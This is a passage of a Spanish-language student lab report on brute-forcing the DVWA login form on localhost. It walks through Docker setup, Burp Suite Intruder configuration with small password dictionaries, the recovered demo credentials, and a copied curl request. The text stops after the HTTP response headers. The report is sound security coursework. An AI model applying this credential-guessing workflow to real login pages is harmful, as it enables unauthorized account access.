Informe Laboratorio 2

Sección x

Alumno x
e-mail: alumno.contacto@mail.udp.cl

Septiembre de 2024

Índice

1. Descripción de actividades **2**

2. Desarrollo de actividades según criterio de rúbrica **3**

2.1. Levantamiento de docker para correr DVWA (dvwa) 3
2.2. Redirección de puertos en docker (dvwa) 5
2.3. Obtención de consulta a replicar (burp) 6
2.4. Identificación de campos a modificar (burp) 7
2.5. Obtención de diccionarios para el ataque (burp) 7
2.6. Obtención de al menos 2 pares (burp) 8
2.7. Obtención de código de inspect element (curl) 11
2.8. Utilización de curl por terminal (curl) 12
2.9. Demuestra 4 diferencias (curl) 14
2.10. Instalación y versión a utilizar (hydra) 15
2.11. Explicación de comando a utilizar (hydra) 16
2.12. Obtención de al menos 2 pares (hydra) 17
2.13. Explicación paquete curl (tráfico) 18
2.14. Explicación paquete burp (tráfico) 18
2.15. Explicación paquete hydra (tráfico) 18
2.16. Mención de las diferencias (tráfico) 18
2.17. Detección de SW (tráfico) 18
2.18. Interacción con el formulario (python) 18
2.19. Cabeceras HTTP (python) 19
2.20. Obtención de al menos 2 pares (python) 20
2.21. Comparación de rendimiento con Hydra, Burpsuite, y cURL (python) 21
2.22. Demuestra 4 métodos de mitigación (investigación) 23

1. Descripción de actividades

Utilizando la aplicación web vulnerable DVWA
(Damn Vulnerable Web App - https://github.com/digininja/DVWA (Enlaces a un sitio externo.)) realice las siguientes actividades:

- Despliegue la aplicación en su equipo utilizando docker. Detalle el procedimiento y explique los parámetros que utilizó.
- Utilice Burpsuite (https://portswigger.net/burp/communitydownload (Enlaces a un sitio externo.)) para realizar un ataque de fuerza bruta contra formulario ubicado en vulnerabilities/brute. Explique el proceso y obtenga al menos 2 pares de usuario/contraseña válidos. Muestre las diferencias observadas en burpsuite.
- Utilice la herramienta cURL, a partir del código obtenido de inspect elements de su navegador, para realizar un acceso válido y uno inválido al formulario ubicado en vulnerabilities/brute. Indique 4 diferencias entre la página que retorna el acceso válido y la página que retorna un acceso inválido.
- Utilice la herramienta Hydra para realizar un ataque de fuerza bruta contra formulario ubicado en vulnerabilities/brute. Explique el proceso y obtenga al menos 2 pares de usuario/contraseña válidos.
- Compare los paquetes generados por hydra, burpsuite y cURL. ¿Qué diferencias encontró? ¿Hay forma de detectar a qué herramienta corresponde cada paquete?
- Desarrolle un script en Python para realizar un ataque de fuerza bruta:
  - Utilice la librería requests para interactuar con el formulario ubicado en vulnerabilities/brute y desarrollar su propio script de fuerza bruta en Python. El script debe realizar intentos de inicio de sesión probando una lista de combinaciones de usuario/contraseña.
  - Identifique y explique la cabecera HTTP que empleará para realizar el ataque de fuerza bruta.
  - Muestre el código y los resultados obtenidos (al menos 2 combinaciones válidas de usuario/contraseña).
  - Compare el rendimiento de este script en Python con las herramientas Hydra, Burpsuite, y cURL en términos de velocidad y detección.
- Investigue y describa 4 métodos comunes para prevenir o mitigar ataques de fuerza bruta en aplicaciones web:
  - Para cada método, explique su funcionamiento, destacando en qué escenarios es más eficaz.

2. Desarrollo de actividades según criterio de rúbrica

2.1. Levantamiento de docker para correr DVWA (dvwa)

Para el despliegue de la aplicación se clonó el repositorio oficial de DVWA desde `https://github.com/digininja/DVWA`, tal como se ilustra en la Figura 1.




Figura 1: Clonación del repositorio DVWA.

Posteriormente, desde el interior del directorio clonado, se inició el contenedor Docker mediante el comando `sudo docker compose up -d` (Figura 2).




Figura 2: Levantamiento del contenedor Docker con DVWA.

Una vez levantado el contenedor, se verificó su correcto funcionamiento accediendo a `http://localhost:8806/login.php` e iniciando sesión con las credenciales `admin / password` (Figura 3).




Figura 3: Inicio de sesión en DVWA.

A continuación, se inicializó la base de datos de la aplicación desde la página de configuración `http://localhost:8806/setup.php` (Figura 4).




Figura 4: Creación de la base de datos desde el panel de configuración.

Finalmente, se estableció el nivel de seguridad en *Low* desde `http://localhost:8806/security.php`, reduciendo las protecciones de la aplicación para facilitar la ejecución de los ejercicios propuestos (Figura 5).




Figura 5: Configuración del nivel de seguridad en *Low*.

2.2. Redirección de puertos en docker (dvwa)

Para acceder a la aplicación desde el equipo anfitrión, se configuró un mapeo de puertos en el archivo `compose.yml` del repositorio clonado. Se asignó el puerto 8806 del host al puerto 80 del contenedor mediante la directiva `ports: "8806:80"`, de modo que cualquier petición dirigida a `http://localhost:8806` es reenviada internamente al puerto 80 donde la aplicación DVWA se encuentra en ejecución (Figura 6).

```
File  Edit  View        pepecortishell@pop-os: ~/Documents/temp/lab2cripto/DVWA

volumes:
  dvwa:


networks:
  dvwa:


services:
  dvwa:
    build: .
    image: ghcr.io/digininja/dvwa:latest
    # Change `always` to `build` to build from local source
    pull_policy: always
    environment:
      - DB_SERVER=db
    depends_on:
      - db
    # Uncomment the next 2 lines to serve local source
    # volumes:
    #   - ./:/var/www/html
    networks:
      - dvwa
    ports:
      - 127.0.0.1:8806:80
    restart: unless-stopped

  db:
    image: docker.io/library/mariadb:10
    environment:
      - MYSQL_ROOT_PASSWORD=dvwa
      - MYSQL_DATABASE=dvwa
      - MYSQL_USER=dvwa
      - MYSQL_PASSWORD=p@ssw0rd
    volumes:
      - dvwa:/var/lib/mysql
    networks:
      - dvwa
    restart: unless-stopped
compose.yml                                                    36,27          All
```

Figura 6: Configuración del mapeo de puertos en `compose.yml`.

2.3. Obtención de consulta a replicar (burp)

Se accedió a Burp Suite y se habilitó la intercepción de tráfico HTTP. A continuación, se completó el formulario de autenticación ubicado en `http://localhost:8806/vulnerabilities/brute/` con credenciales arbitrarias y se ejecutó el envío. La herramienta interceptó la solicitud resultante, correspondiente a un request `GET` con los parámetros `username`, `password` y `Login` adjuntos en la URL. Dicha solicitud fue derivada al módulo *Intruder* para su posterior análisis y configuración del ataque (Figura 7).




Figura 7: Request GET interceptado en Burp Suite correspondiente al formulario de *vulnerabilities/brute*.

2.4. Identificación de campos a modificar (burp)

Dentro del módulo *Intruder* de Burp Suite, se identificaron los query parameters `username` y `password` del request GET como las posiciones de payload a iterar. Estos parámetros se transmiten en la URL bajo la forma `?username=$valor$&password=$valor$&Login=Login`. Se seleccionó el modo de ataque *Cluster Bomb*, el cual permite combinar de forma independiente dos listas de valores, generando todas las combinaciones posibles entre los usuarios y las contraseñas del diccionario (Figura 8).





Figura 8: Configuración del ataque en Burp Suite *Intruder* con los query parameters `username` y `password` como posiciones de payload.

2.5. Obtención de diccionarios para el ataque (burp)

Se elaboraron dos diccionarios de tamaño reducido: uno de usuarios y uno de contraseñas. Ambos fueron construidos a partir de ejemplos extraídos del repositorio *SecLists* disponible en `https://github.com/danielmiessler/SecLists`, complementados con valores que se conocían de antemano como válidos para la aplicación. El uso de diccionarios completos del repositorio fue descartado, dado que la combinación de 40.000 usuarios con 40.000 contraseñas

genera $1{,}6 \times 10^9$ combinaciones, lo que haría inviable el ataque en el tiempo disponible. En su lugar, se utilizaron diccionarios de aproximadamente 20 entradas cada uno (Figura 9).




(a) Diccionario de usuarios.

(b) Diccionario de contraseñas.


Figura 9: Diccionarios utilizados para el ataque, construidos a partir de ejemplos de SecLists.

2.6. Obtención de al menos 2 pares (burp)

En la sección de configuración de payloads del *Intruder*, se importaron los diccionarios `u.txt` y `p.txt` como *Simple List* para los query parameters `username` y `password`, respectivamente (Figura 10).



(a) Payload para `username`.



(b) Payload para `password`.

Figura 10: Configuración de los payloads en Burp Suite *Intruder*.

Para identificar los intentos fallidos, se configuró un filtro *Grep Match* con el texto `Username and/or password incorrect`. Este mensaje aparece en el cuerpo de la respuesta HTTP cuando las credenciales enviadas no son válidas, permitiendo así distinguir los intentos exitosos de los fallidos (Figura 11).





Figura 11: Configuración del filtro *Grep Match* en Burp Suite *Intruder*.

Una vez ejecutado el ataque sobre las 280 combinaciones posibles, se filtraron los resultados por el *Grep Match* definido y se identificaron los siguientes pares de credenciales válidos: `pablo / letmein` y `gordonb / abc123` (Figura 12).



Request	Payload 1	Payload 2	Status code	Response...	Error	Timeout	Length	User...
24	pablo	letmein	200	7			5126	
51	gordonb	abc123	200	6			5130	
0			200	5			5088	1
1	super	admin	200	4			5087	1
2	root	admin	200	4			5088	1
3	sys	admin	200	3			5087	1
4	www	admin	200	4			5088	1

Figura 12: Resultados del ataque en Burp Suite: pares de credenciales válidos obtenidos.

A modo de verificación, se utilizaron las credenciales `pablo / letmein` en el formulario de `http://localhost:8806/vulnerabilities/brute/`, obteniendo como respuesta el mensaje *"Welcome to the password protected area pablo"*, confirmando la validez del par obtenido (Figura 13).




Figura 13: Confirmación de inicio de sesión exitoso con las credenciales `pablo / letmein`.

2.7. Obtención de código de inspect element (curl)

Mediante las herramientas de desarrollo del navegador (*DevTools*), se identificaron los requests GET enviados al formulario ubicado en `/vulnerabilities/brute/` y se copió el código cURL generado automáticamente por el navegador para cada caso.
En primer lugar, se realizó un intento de inicio de sesión con credenciales inválidas y se copió el código cURL correspondiente al request fallido (Figura 14).




Figura 14: Obtención del código cURL para un request GET con credenciales inválidas.

A continuación, se realizó un inicio de sesión con credenciales válidas y se copió el código cURL del request exitoso (Figura 17).




Figura 15: Obtención del código cURL para un request GET con credenciales válidas.

2.8. Utilización de curl por terminal (curl)

Los comandos cURL obtenidos desde las *DevTools* del navegador fueron ejecutados directamente en la terminal. En ambos casos se empleó el flag `-i` (*include*), el cual instruye a cURL para que incluya los encabezados de la respuesta HTTP en la salida estándar, precediendo al cuerpo HTML. Esto permite inspeccionar el código de estado, el tipo de contenido y otros metadatos de la respuesta sin necesidad de herramientas adicionales.
En primer lugar, se ejecutó el comando correspondiente al acceso con credenciales inválidas. La respuesta del servidor retornó el código de estado `200 OK` (Figura 16).

```
pepecortishell@pop-os:~$ curl -i 'http://localhost:8806/vulnerabilities/b
rute/?username=fel&password=mat&Login=Login#' \
  --compressed \
  -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:147.0) Gecko/2010010
1 Firefox/147.0' \
  -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q
=0.8' \
  -H 'Accept-Language: en-US,en;q=0.9' \
  -H 'Accept-Encoding: gzip, deflate, br, zstd' \
  -H 'Connection: keep-alive' \
  -H 'Referer: http://localhost:8806/vulnerabilities/brute/?username=feli
pe&password=matu&Login=Login' \
  -H 'Cookie: PHPSESSID=3d1f4174def386ec6c6cf5b2d82af031; security=low' \
  -H 'Upgrade-Insecure-Requests: 1' \
  -H 'Sec-Fetch-Dest: document' \
  -H 'Sec-Fetch-Mode: navigate' \
  -H 'Sec-Fetch-Site: same-origin' \
  -H 'Sec-Fetch-User: ?1' \
  -H 'Priority: u=0, i'
HTTP/1.1 200 OK
Date: Wed, 15 Apr 2026 00:09:08 GMT
Server: Apache/2.4.66 (Debian)
X-Powered-By: PHP/8.5.4
